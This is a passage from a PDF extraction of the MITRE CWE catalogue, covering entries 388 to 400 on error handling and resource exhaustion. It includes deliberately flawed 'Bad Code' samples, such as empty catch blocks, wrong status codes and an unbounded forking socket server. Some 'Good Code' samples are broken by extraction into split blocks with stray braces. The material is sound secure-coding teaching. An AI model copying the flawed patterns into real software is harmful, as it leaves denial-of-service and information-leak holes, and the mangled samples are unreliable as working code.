ChildOf	C	634	Weaknesses that Affect System Processes	631	737
ParentOf	B	364	Signal Handler Race Condition	699	468

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Signal Errors

Maintenance Notes

Several sub-categories could exist, but this needs more study. Some sub-categories might be unhandled signals, untrusted signals, and sending the wrong signals.

CWE-388: Error Handling

Category ID: 388 (Category)

Status: Draft

Description

Summary

This category includes weaknesses that occur when an application does not properly handle errors that occur during processing.

Extended Description

An attacker may discover this type of error, as forcing these errors can occur with a variety of corrupt input.

Common Consequences

Confidentiality

Generally, the consequences of improper error handling are the disclosure of the internal workings of the application to the attacker, providing details to use in further attacks. Web applications that do not properly handle error conditions frequently generate error messages such as stack traces, detailed diagnostics, and other inner details of the application.

Demonstrative Examples

In the snippet below, an unchecked runtime exception thrown from within the try block may cause the container to display its default error page (which may contain a full stack trace, among other things).

Java Example:

Bad Code

```
Public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    try {
        ...
    }
    catch (ApplicationSpecificException ase) {
        logger.error("Caught: " + ase.toString());
    }
}
```

Potential Mitigations

Use a standard exception handling mechanism to be sure that your application properly handles all types of processing errors. All error messages sent to the user should contain as little detail as necessary to explain what happened.

If the error was caused by unexpected and likely malicious input, it may be appropriate to send the user no error message other than a simple "could not process the request" response.

The details of the error and its cause should be recorded in a detailed diagnostic log for later analysis. Do not allow the application to throw errors up to the application container, generally the web application server.

Be sure that the container is properly configured to handle errors if you choose to let any errors propagate up to it.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ChildOf	C	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ParentOf	C	389	<i>Error Conditions, Return Values, Status Codes</i>	699	497
ParentOf	B	391	<i>Unchecked Error Condition</i>	700	501
ParentOf	B	395	<i>Use of NullPointerException Catch to Detect NULL Pointer Dereference</i>	700	505
ParentOf	B	396	<i>Declaration of Catch for Generic Exception</i>	700	506
ParentOf	B	397	<i>Declaration of Throws for Generic Exception</i>	700	507
ParentOf	B	544	<i>Failure to Use a Standardized Error Handling Mechanism</i>	699	659
ParentOf	B	600	<i>Failure to Catch All Exceptions in Servlet</i>	699	705
PeerOf	B	619	<i>Dangling Database Cursor ('Cursor Injection')</i>	1000	725
ParentOf	C	636	<i>Not Failing Securely ('Failing Open')</i>	699	739
MemberOf	V	700	<i>Seven Pernicious Kingdoms</i>	700	819
ParentOf	C	754	<i>Improper Check for Unusual or Exceptional Conditions</i>	699	874
ParentOf	C	756	<i>Missing Custom Error Page</i>	699	881

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Error Handling
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
28	Fuzzing	
214	Fuzzing for garnering J2EE/.NET-based stack traces, for application mapping	

CWE-389: Error Conditions, Return Values, Status Codes

Category ID: 389 (Category)

Status: Incomplete

Description

Summary

If a function in a product does not generate the correct return/status codes, or if the product does not handle all possible return/status codes that could be generated by a function, then security issues may result.

Extended Description

This type of problem is most often found in conditions that are rarely encountered during the normal operation of the product. Presumably, most bugs related to common conditions are found and eliminated during development and testing. In some cases, the attacker can directly control or influence the environment to trigger the rare conditions.

Applicable Platforms

Languages

- All

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	388	Error Handling	699	496
ParentOf	B	248	<i>Uncaught Exception</i>	699	330
ParentOf	B	252	<i>Unchecked Return Value</i>	699	335
ParentOf	B	253	<i>Incorrect Check of Function Return Value</i>	699	339
ParentOf	C	390	<i>Detection of Error Condition Without Action</i>	699	498
ParentOf	B	391	<i>Unchecked Error Condition</i>	699	501

Nature	Type	ID	Name	V	Page
ParentOf	B	392	Failure to Report Error in Status Code	699	503
ParentOf	B	393	Return of Wrong Status Code	699	504
ParentOf	B	394	Unexpected Status Code or Return Value	699	505
ParentOf	B	395	Use of NullPointerException Catch to Detect NULL Pointer Dereference	699	505
ParentOf	B	396	Declaration of Catch for Generic Exception	699	506
ParentOf	B	397	Declaration of Throws for Generic Exception	699	507
ParentOf	B	584	Return Inside Finally Block	699	692

Research Gaps

Many researchers focus on the resultant weaknesses and do not necessarily diagnose whether a rare condition is the primary factor. However, since 2005 it seems to be reported more frequently than in the past. This subject needs more study.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Error Conditions, Return Values, Status Codes

CWE-390: Detection of Error Condition Without Action

Weakness ID: 390 (Weakness Class)

Status: Draft

Description

Summary

The software detects a specific error, but takes no actions to handle the error.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1:

The following example attempts to allocate memory for a character. After the call to malloc, an if statement is used to check whether the malloc function failed.

C Example:

Bad Code

```
foo=malloc(sizeof(char)); //the next line checks to see if malloc failed
if (foo==NULL) {
    //We do nothing so we just ignore the error.
}
```

The conditional successfully detects a NULL return value from malloc indicating a failure, however it does not do anything to handle the problem. Unhandled errors may have unexpected results and may cause the program to crash or terminate.

Instead, the if block should contain statements that either attempt to fix the problem or notify the user that an error has occurred and continue processing or perform some cleanup and gracefully terminate the program. The following example notifies the user that the malloc function did not allocate the required memory resources and returns an error code.

C Example:

Good Code

```
foo=malloc(sizeof(char)); //the next line checks to see if malloc failed
if (foo==NULL) {
    printf("Malloc failed to allocate memory resources");
    return -1;
}
```

Example 2:

In the following C++ example the method `readFile()` will read the file whose name is provided in the input parameter and will return the contents of the file in char string. The method calls `open()` and `read()` may result in errors if the file does not exist or does not contain any data to read. These errors will be thrown when the `is_open()` method and `good()` method indicate errors opening or reading the file. However, these errors are not handled within the catch statement. Catch statements that do not perform any processing will have unexpected results. In this case an empty char string will be returned, and the file will not be properly closed.

C++ Example:*Bad Code*

```
char* readfile (char *filename) {
    try {
        // open input file
        ifstream infile;
        infile.open(filename);
        if (!infile.is_open()) {
            throw "Unable to open file " + filename;
        }
        // get length of file
        infile.seekg (0, ios::end);
        int length = infile.tellg();
        infile.seekg (0, ios::beg);
        // allocate memory
        char *buffer = new char [length];
        // read data from file
        infile.read (buffer,length);
        if (!infile.good()) {
            throw "Unable to read from file " + filename;
        }
        infile.close();
        return buffer;
    }
    catch (...) {
        /* bug: insert code to handle this later */
    }
}
```

The catch statement should contain statements that either attempt to fix the problem or notify the user that an error has occurred and continue processing or perform some cleanup and gracefully terminate the program. The following C++ example contains two catch statements. The first of these will catch a specific error thrown within the try block, and the second catch statement will catch all other errors from within the catch block. Both catch statements will notify the user that an error has occurred, close the file, and rethrow to the block that called the `readFile()` method for further handling or possible termination of the program.

C++ Example:*Good Code*

```
char* readFile (char *filename) {
    try {
        // open input file
        ifstream infile;
        infile.open(filename);
        if (!infile.is_open()) {
            throw "Unable to open file " + filename;
        }
        // get length of file
        infile.seekg (0, ios::end);
        int length = infile.tellg();
        infile.seekg (0, ios::beg);
        // allocate memory
        char *buffer = new char [length];
        // read data from file
        infile.read (buffer,length);
        if (!infile.good()) {
            throw "Unable to read from file " + filename;
        }
    }
}
```

```

infile.close();
return buffer;
}
catch (char *str) {
    printf("Error: %s \n", str);
    infile.close();
    throw str;
}
catch (...) {
    printf("Error occurred trying to read from file \n");
    infile.close();
    throw;
}
}
}

```

Example 3:

In the following Java example the method `readFile` will read the file whose name is provided in the input parameter and will return the contents of the file in a `String` object. The constructor of the `FileReader` object and the `read` method call may throw exceptions and therefore must be within a `try/catch` block. While the `catch` statement in this example will catch thrown exceptions in order for the method to compile, no processing is performed to handle the thrown exceptions. `Catch` statements that do not perform any processing will have unexpected results. In this case, this will result in the return of a `null String`.

Java Example:*Bad Code*

```

public String readFile(String filename) {
    String retString = null;
    try {
        // initialize File and FileReader objects
        File file = new File(filename);
        FileReader fr = new FileReader(file);
        // initialize character buffer
        long fLen = file.length();
        char[] cBuf = new char[(int) fLen];
        // read data from file
        int iRead = fr.read(cBuf, 0, (int) fLen);
        // close file
        fr.close();
        retString = new String(cBuf);
    } catch (Exception ex) {
        /* do nothing, but catch so it'll compile... */
    }
    return retString;
}

```

The `catch` statement should contain statements that either attempt to fix the problem, notify the user that an exception has been raised and continue processing, or perform some cleanup and gracefully terminate the program. The following Java example contains three `catch` statements. The first of these will catch the `FileNotFoundException` that may be thrown by the `FileReader` constructor called within the `try/catch` block. The second `catch` statement will catch the `IOException` that may be thrown by the `read` method called within the `try/catch` block. The third `catch` statement will catch all other exceptions thrown within the `try` block. For all `catch` statements the user is notified that the exception has been thrown and the exception is rethrown to the block that called the `readFile()` method for further processing or possible termination of the program. Note that with Java it is usually good practice to use the `getMessage()` method of the exception class to provide more information to the user about the exception raised.

Java Example:*Good Code*

```

public String readFile(String filename) throws FileNotFoundException, IOException, Exception {
    String retString = null;
    try {
        // initialize File and FileReader objects
        File file = new File(filename);
        FileReader fr = new FileReader(file);
        // initialize character buffer

```



```

long fLen = file.length();
char [] cBuf = new char[(int) fLen];
// read data from file
int iRead = fr.read(cBuf, 0, (int) fLen);
// close file
fr.close();
retString = new String(cBuf);
} catch (FileNotFoundException ex) {
    System.err.println ("Error: FileNotFoundException opening the input file: " + filename );
    System.err.println (" " + ex.getMessage() );
    throw new FileNotFoundException(ex.getMessage());
} catch (IOException ex) {
    System.err.println("Error: IOException reading the input file.\n" + ex.getMessage() );
    throw new IOException(ex);
} catch (Exception ex) {
    System.err.println("Error: Exception reading the input file.\n" + ex.getMessage() );
    throw new Exception(ex);
}
}
return retString;
}

```

Potential Mitigations

Implementation

Properly handle each exception. This is the recommended solution. Ensure that all exceptions are handled in such a way that you can be sure of the state of your system at any given moment.

Implementation

If a function returns an error, it is important to either fix the problem and try again, alert the user that an error has happened and let the program continue, or alert the user and close and cleanup the program.

Testing

Subject the software to extensive testing to discover some of the possible instances of where/how errors or return values are not handled. Consider testing techniques such as ad hoc, equivalence partitioning, robustness and fault tolerance, mutation, and fuzzing.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	389	Error Conditions, Return Values, Status Codes	699	497
CanPrecede	B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	1000	514
ChildOf	C	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ChildOf	C	755	Improper Handling of Exceptional Conditions	1000	881
CanAlsoBe	V	81	Improper Neutralization of Script in an Error Message Web Page	1000	107
PeerOf	B	600	Failure to Catch All Exceptions in Servlet	1000	705

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Improper error handling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
7	Blind SQL Injection	
66	SQL Injection	
83	XPath Injection	

CWE-391: Unchecked Error Condition

Weakness ID: 391 (Weakness Base)

Status: Incomplete

Description

Summary

Ignoring exceptions and other error conditions may allow an attacker to induce unexpected behavior unnoticed.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

Medium

Demonstrative Examples

The following code excerpt ignores a rarely-thrown exception from doExchange().

Java Example:

Bad Code

```
try {
    doExchange();
}
catch (RareException e) {
    // this can never happen
}
```

If a RareException were to ever be thrown, the program would continue to execute as though nothing unusual had occurred. The program records no evidence indicating the special situation, potentially frustrating any later attempt to explain the program's behavior.

Potential Mitigations

Requirements Specification: The choice between a language which has named or unnamed exceptions needs to be done. While unnamed exceptions exacerbate the chance of not properly dealing with an exception, named exceptions suffer from the up call version of the weak base class problem.

Requirements Specification: A language can be used which requires, at compile time, to catch all serious exceptions. However, one must make sure to use the most current version of the API as new exceptions could be added.

Implementation

Catch all relevant exceptions. This is the recommended solution. Ensure that all exceptions are handled in such a way that you can be sure of the state of your system at any given moment.

Other Notes

Just about every serious attack on a software system begins with the violation of a programmer's assumptions. After the attack, the programmer's assumptions seem flimsy and poorly founded, but before an attack many programmers would defend their assumptions well past the end of their lunch break. Two dubious assumptions that are easy to spot in code are "this method call can never fail" and "it doesn't matter if this call fails". When a programmer ignores an exception, they implicitly state that they are operating under one of these assumptions.

Relationships

Nature	Type	ID	Name		Page
ChildOf		388	Error Handling		700 496
ChildOf		389	Error Conditions, Return Values, Status Codes		699 497
ChildOf		703	Failure to Handle Exceptional Conditions		1000 840
ChildOf		728	OWASP Top Ten 2004 Category A7 - Improper Error Handling		711 854
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)		734 867
ChildOf		746	CERT C Secure Coding Section 12 - Error Handling (ERR)		734 869
MemberOf		630	Weaknesses Examined by SAMATE		630 735

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Unchecked Return Value

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Empty Catch Block
CLASP			Uncaught exception
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling
CERT C Secure Coding	ERR00-C		Adopt and implement a consistent and comprehensive error-handling policy
CERT C Secure Coding	FIO04-C		Detect and handle input and output errors
CERT C Secure Coding	FIO33-C		Detect and handle input output errors resulting in undefined behavior

White Box Definitions

A weakness where code path has:

1. start statement that changes a state of the system resource
2. end statement that accesses the system resource, where the changed and the assumed state of the system resource are not equal.
3. the state of the resource is not compatible with the type of access being performed by the end statement

Maintenance Notes

This entry needs significant modification. It currently combines information from three different taxonomies, but each taxonomy is talking about a slightly different issue.

CWE-392: Failure to Report Error in Status Code

Weakness ID: 392 (*Weakness Base*)

Status: Draft

Description

Summary

The software encounters an error but does not return a status code or return value to indicate that an error has occurred.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the following snippet from a doPost() servlet method, the server returns "200 OK" (default) even if an error occurs.

Java Example:

Bad Code

```
try {
    // Something that may throw an exception.
    ...
} catch (Throwable t) {
    logger.error("Caught: " + t.toString());
    return;
}
```

Observed Examples

Reference	Description
CVE-2002-0499	Kernel function truncates long pathnames without generating an error, leading to operation on wrong directory.
CVE-2002-1446	Error checking routine in PKCS#11 library returns "OK" status even when invalid signature is detected, allowing spoofed messages.
CVE-2004-0063	Function returns "OK" even if another function returns a different status code than expected, leading to accepting an invalid PIN number.
CVE-2005-2459	Function returns non-error value when a particular erroneous condition is encountered, leading to resultant NULL dereference.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		684	Failure to Provide Specified Functionality	1000	806
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Error Status Code

CWE-393: Return of Wrong Status Code

Weakness ID: 393 (Weakness Base)

Status: Draft

Description

Summary

A function or operation returns an incorrect return value or status code that does not indicate an error, but causes the product to modify its behavior based on the incorrect result.

Extended Description

This can lead to unpredictable behavior. If the function is used to make security-critical decisions or provide security-critical information, then the wrong status code can cause the software to assume that an action is safe, even when it is not.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the following example, an HTTP 404 status code is returned in the event of an IOException encountered in a Java servlet. A 404 code is typically meant to indicate a non-existent resource and would be somewhat misleading in this case.

Java Example:

Bad Code

```
try {
    // something that might throw IOException
    ...
} catch (IOException ioe) {
    response.sendError(SC_NOT_FOUND);
}
```

Observed Examples

Reference	Description
CVE-2001-1509	Hardware-specific implementation of system call causes incorrect results from geteuid.
CVE-2001-1559	System call returns wrong value, leading to a resultant NULL dereference.
CVE-2003-1132	DNS server returns wrong response code for non-existent AAAA record, which effectively says that the domain is inaccessible.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		684	Failure to Provide Specified Functionality	1000	806
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840

Relationship Notes

This can be primary or resultant, but it is probably most often primary to other issues.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Wrong Status Code

Maintenance Notes

This probably overlaps various categories, especially those related to error handling.

CWE-394: Unexpected Status Code or Return Value

Weakness ID: 394 (Weakness Base)

Status: Draft

Description

Summary

The software does not properly check when a function or operation returns a value that is legitimate for the function, but is not expected by the software.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms




Languages

- All

Observed Examples

Reference	Description
CVE-2000-0536	Bypass access restrictions when connecting from IP whose DNS reverse lookup does not return a hostname.
CVE-2001-0910	Bypass access restrictions when connecting from IP whose DNS reverse lookup does not return a hostname.
CVE-2002-2124	Unchecked return code from recv() leads to infinite loop.
CVE-2004-1395	Certain packets (zero byte and other lengths) cause a recvfrom call to produce an unexpected return code that causes a server's listening loop to exit.
CVE-2004-2371	Game server doesn't check return values for functions that handle text strings and associated size values.
CVE-2005-1267	Resultant infinite loop when function call returns -1 value.
CVE-2005-1858	Memory not properly cleared when read() function call returns fewer bytes than expected.
CVE-2005-2553	Kernel function does not properly handle when a null is returned by a function call, causing it to call another function that it shouldn't.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ChildOf		754	Improper Check for Unusual or Exceptional Conditions	1000	874

Relationship Notes

Usually primary, but can be resultant from issues such as behavioral change or API abuse. This can produce resultant vulnerabilities.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unexpected Status Code or Return Value

CWE-395: Use of NullPointerException Catch to Detect NULL Pointer Dereference

Weakness ID: 395 (Weakness Base)

Status: Draft

Description

Summary

Catching NullPointerException should not be used as an alternative to programmatic checks to prevent dereferencing a null pointer.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following code mistakenly catches a `NullPointerException`.

Java Example:

Bad Code

```
try {
    mysteryMethod();
} catch (NullPointerException npe) {
}
```



Potential Mitigations

Do not extensively rely on catching exceptions (especially for validating user input) to handle errors. Handling exceptions can decrease the performance of an application.

Other Notes

Programmers typically catch `NullPointerException` under three circumstances: 1. The program contains a null pointer dereference. Catching the resulting exception was easier than fixing the underlying problem. 2. The program explicitly throws a `NullPointerException` to signal an error condition. 3. The code is part of a test harness that supplies unexpected input to the classes under test. Of these three circumstances, only the last is acceptable.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		388	Error Handling	<input checked="" type="checkbox"/>	700 496
ChildOf		389	Error Conditions, Return Values, Status Codes	<input checked="" type="checkbox"/>	699 497
ChildOf		691	Insufficient Control Flow Management	<input type="checkbox"/>	1000 812
ChildOf		755	Improper Handling of Exceptional Conditions	<input type="checkbox"/>	1000 881

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Catching <code>NullPointerException</code>

CWE-396: Declaration of Catch for Generic Exception

Weakness ID: 396 (*Weakness Base*)

Status: Draft

Description

Summary

Catching overly broad exceptions promotes complex error handling code that is more likely to contain security vulnerabilities.

Extended Description

Multiple catch blocks can get ugly and repetitive, but "condensing" catch blocks by catching a high-level class like `Exception` can obscure exceptions that deserve special treatment or that should not be caught at this point in the program. Catching an overly broad exception essentially defeats the purpose of Java's typed exceptions, and can become particularly dangerous if the program grows and begins to throw new types of exceptions. The new exception types will not receive any attention.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C++
- Java
- .NET

Demonstrative Examples

The following code excerpt handles three types of exceptions in an identical fashion.

Java Example:

Good Code

```
try {
    doExchange();
}
catch (IOException e) {
    logger.error("doExchange failed", e);
}
catch (InvocationTargetException e) {
    logger.error("doExchange failed", e);
}
catch (SQLException e) {
    logger.error("doExchange failed", e);
}
```

At first blush, it may seem preferable to deal with these exceptions in a single catch block, as follows:

Bad Code

```
try {
    doExchange();
}
catch (Exception e) {
    logger.error("doExchange failed", e);
}
```

However, if `doExchange()` is modified to throw a new type of exception that should be handled in some different kind of way, the broad catch block will prevent the compiler from pointing out the situation. Further, the new catch block will now also handle exceptions derived from `RuntimeException` such as `ClassCastException`, and `NullPointerException`, which is not the programmer's intent.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		221	Information Loss or Omission	1000	309
ChildOf		388	Error Handling	700	496
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		705	Incorrect Control Flow Scoping	1000	841
ChildOf		755	Improper Handling of Exceptional Conditions	1000	881

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Overly-Broad Catch Block

CWE-397: Declaration of Throws for Generic Exception

Weakness ID: 397 (Weakness Base)

Status: Draft

Description

Summary

Throwing overly broad exceptions promotes complex error handling code that is more likely to contain security vulnerabilities.

Extended Description

Declaring a method to throw `Exception` or `Throwable` makes it difficult for callers to perform proper error handling and error recovery. Java's exception mechanism, for example, is set up to make it easy for callers to anticipate what can go wrong and write code to handle each specific exceptional circumstance. Declaring that a method throws a generic form of exception defeats this system.

Time of Introduction

- Architecture and Design

- Implementation

Applicable Platforms

Languages

- C++
- Java
- .NET

Demonstrative Examples

The following method throws three types of exceptions.

Java Example:

Good Code

```
public void doExchange() throws IOException, InvocationTargetException, SQLException {
    ...
}
```

While it might seem tidier to write

Bad Code

```
public void doExchange() throws Exception {
    ...
}
```

doing so hampers the caller's ability to understand and handle the exceptions that occur. Further, if a later revision of doExchange() introduces a new type of exception that should be treated differently than previous exceptions, there is no easy way to enforce this requirement.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		221	Information Loss or Omission	1000	309
ChildOf		388	Error Handling	700	496
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ChildOf		705	Incorrect Control Flow Scoping	1000	841

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Overly-Broad Throws Declaration

CWE-398: Indicator of Poor Code Quality

Weakness ID: 398 (*Weakness Class*)

Status: Draft

Description

Summary

The code has features that do not directly introduce a weakness or vulnerability, but indicate that the product has not been carefully developed or maintained.

Extended Description

Programs are more likely to be secure when good development practices are followed. If a program is complex, difficult to maintain, not portable, or shows evidence of neglect, then there is a higher likelihood that weaknesses are buried in the code.

Time of Introduction

- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		18	Source Code	699	14
ChildOf		710	Coding Standards Violation	1000	844
ParentOf		107	<i>Struts: Unused Validation Form</i>	1000	154
ParentOf		110	<i>Struts: Validator Without Form Field</i>	1000	157
ParentOf		399	<i>Resource Management Errors</i>	699	509

Nature	Type	ID	Name	V	Page
ParentOf	B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	700	514
ParentOf	B	404	Improper Resource Shutdown or Release	699 700	517
ParentOf	V	415	Double Free	700	530
ParentOf	B	416	Use After Free	700	532
ParentOf	V	457	Use of Uninitialized Variable	700	573
ParentOf	B	474	Use of Function with Inconsistent Implementations	699 700 1000	593
ParentOf	B	475	Undefined Behavior for Input to API	699 700	594
ParentOf	B	476	NULL Pointer Dereference	699 700 1000	594
ParentOf	B	477	Use of Obsolete Functions	699 700 1000	597
ParentOf	V	478	Missing Default Case in Switch Statement	699	599
ParentOf	V	479	Unsafe Function Call from a Signal Handler	699	601
ParentOf	V	483	Incorrect Block Delimitation	699	607
ParentOf	B	484	Omitted Break Statement in Switch	699 1000	608
ParentOf	V	546	Suspicious Comment	699 1000	660
ParentOf	V	547	Use of Hard-coded, Security-relevant Constants	699 1000	661
ParentOf	V	561	Dead Code	699 1000	669
ParentOf	B	562	Return of Stack Variable Address	699 1000	670
ParentOf	V	563	Unused Variable	699 1000	671
ParentOf	C	569	Expression Issues	699	676
ParentOf	V	585	Empty Synchronized Block	699 1000	692
ParentOf	V	586	Explicit Call to Finalize()	699	693
ParentOf	V	617	Reachable Assertion	699	724
ParentOf	B	676	Use of Potentially Dangerous Function	699 1000	790
MemberOf	V	700	Seven Pernicious Kingdoms	700	819

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Code Quality

CWE-399: Resource Management Errors

Category ID: 399 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper management of system resources.

Applicable Platforms

Languages

- All

Other Notes

Resource management errors can lead to consumption, exhaustion, etc.
Often a resultant vulnerability

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
ParentOf		400	Uncontrolled Resource Consumption ('Resource Exhaustion')	699	510
ParentOf		401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	699	514
ParentOf		402	Transmission of Private Resources into a New Sphere ('Resource Leak')	699	516
ParentOf		404	Improper Resource Shutdown or Release	699	517
ParentOf		405	Asymmetric Resource Consumption (Amplification)	699	521
ParentOf		410	Insufficient Resource Pool	699	525
ParentOf		411	Resource Locking Problems	699	527
ParentOf		415	Double Free	699	530
ParentOf		416	Use After Free	699	532
ParentOf		417	Channel and Path Errors	699	534
ParentOf		568	finalize() Method Without super.finalize()	699	676
ParentOf		590	Free of Memory not on the Heap	699	696
MemberOf		635	Weaknesses Used by NVD	635	738
ParentOf		761	Free of Pointer not at Start of Buffer	699	884
ParentOf		762	Mismatched Memory Management Routines	699	887
ParentOf		763	Release of Invalid Pointer or Reference	699	888

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Resource Management Errors

CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion')

Weakness ID: 400 (Weakness Base)

Status: Incomplete

Description

Summary

The software does not properly restrict the size or amount of resources that are requested or influenced by an actor, which can be used to consume more resources than intended.

Extended Description

Limited resources include memory, file system storage, database connection pool entries, or CPU. If an attacker can trigger the allocation of these limited resources, but the number or size of the resources is not controlled, then the attacker could cause a denial of service that consumes all available resources. This would prevent valid users from accessing the software, and it could potentially have an impact on the surrounding environment. For example, a memory exhaustion attack against an application could slow down the application as well as its host operating system.

Resource exhaustion problems have at least two common causes:

- Error conditions and other exceptional circumstances
- Confusion over which part of the program is responsible for releasing the resource

Time of Introduction

- Operation
- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Availability

The most common result of resource exhaustion is denial of service. The software may slow down, crash due to unhandled errors, or lock out legitimate users.

Integrity

In some cases it may be possible to force the software to "fail open" in the event of resource exhaustion. The state of the software -- and possibly the security functionality - may then be compromised.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

Limited

Automated static analysis typically has limited utility in recognizing resource exhaustion problems, except for program-independent system resources such as files, sockets, and processes. For system resources, automated static analysis may be able to detect circumstances in which resources are not released after they have expired. Automated analysis of configuration files may be able to detect settings that do not specify a maximum value.

Automated static analysis tools will not be appropriate for detecting exhaustion of custom resources, such as an intended security policy in which a bulletin board user is only allowed to make a limited number of posts per day.

Automated Dynamic Analysis

Moderate

Certain automated dynamic analysis techniques may be effective in spotting resource exhaustion problems, especially with resources such as processes, memory, and connections. The technique may involve generating a large number of requests to the software within a short time frame.

Fuzzing

Opportunistic

While fuzzing is typically geared toward finding low-level implementation bugs, it can inadvertently find resource exhaustion problems. This can occur when the fuzzer generates a large number of test cases but does not restart the targeted software in between test cases. If an individual test case produces a crash, but it does not do so reliably, then an inability to handle resource exhaustion may be the cause.

Demonstrative Examples

Example 1:

Java Example:

Bad Code

```
class Worker implements Executor {
    ...
    public void execute(Runnable r) {
        try {
            ...
        }
        catch (InterruptedException ie) {
            // postpone response
            Thread.currentThread().interrupt();
        }
    }
    public Worker(Channel ch, int nworkers) {
        ...
    }
    protected void activate() {
        Runnable loop = new Runnable() {
            public void run() {
                try {
                    for (;;) {
                        Runnable r = ...;
                        r.run();
                    }
                }
            }
        };
        ...
    }
}
```

```

    }
  }
  catch (InterruptedException ie) {
    ...
  }
};
new Thread(loop).start();
}
}

```

There are no limits to runnables. Potentially an attacker could cause resource problems very quickly.

Example 2:

This code allocates a socket and forks each time it receives a new connection.

C/C++ Example:

Bad Code

```

sock=socket(AF_INET, SOCK_STREAM, 0);
while (1) {
  newsock=accept(sock, ...);
  printf("A connection has been accepted\n");
  pid = fork();
}

```

The program does not track how many connections have been made, and it does not limit the number of connections. Because forking is a relatively expensive operation, an attacker would be able to cause the system to run out of CPU, processes, or memory by making a large number of connections. Alternatively, an attacker could consume all available connections, preventing others from accessing the system remotely.

Observed Examples

Reference	Description
CVE-2006-1173	Mail server does not properly handle deeply nested multipart MIME messages, leading to stack exhaustion.
CVE-2007-0897	Chain: anti-virus product encounters a malformed file but returns from a function without closing a file descriptor (CWE-775) leading to file descriptor consumption (CWE-400) and failed scans.
CVE-2007-4103	Product allows resource exhaustion via a large number of calls that do not complete a 3-way handshake.
CVE-2008-1700	Product allows attackers to cause a denial of service via a large number of directives, each of which opens a separate window.
CVE-2008-2121	TCP implementation allows attackers to consume CPU and prevent new connections using a TCP SYN flood attack.
CVE-2008-2122	Port scan triggers CPU consumption with processes that attempt to read data from closed sockets.
CVE-2008-5180	Communication product allows memory consumption with a large number of SIP requests, which cause many sessions to be created.
CVE-2009-1928	Malformed request triggers uncontrolled recursion, leading to stack exhaustion.
CVE-2009-2054	Product allows exhaustion of file descriptors when processing a large number of TCP packets.
CVE-2009-2299	Web application firewall consumes excessive memory when an HTTP request contains a large Content-Length value but no POST data.
CVE-2009-2540	Large integer value for a length property in an object causes a large amount of memory allocation.
CVE-2009-2726	Driver does not use a maximum width when invoking sscanf style functions, causing stack consumption.
CVE-2009-2858	Chain: memory leak (CWE-404) leads to resource exhaustion.
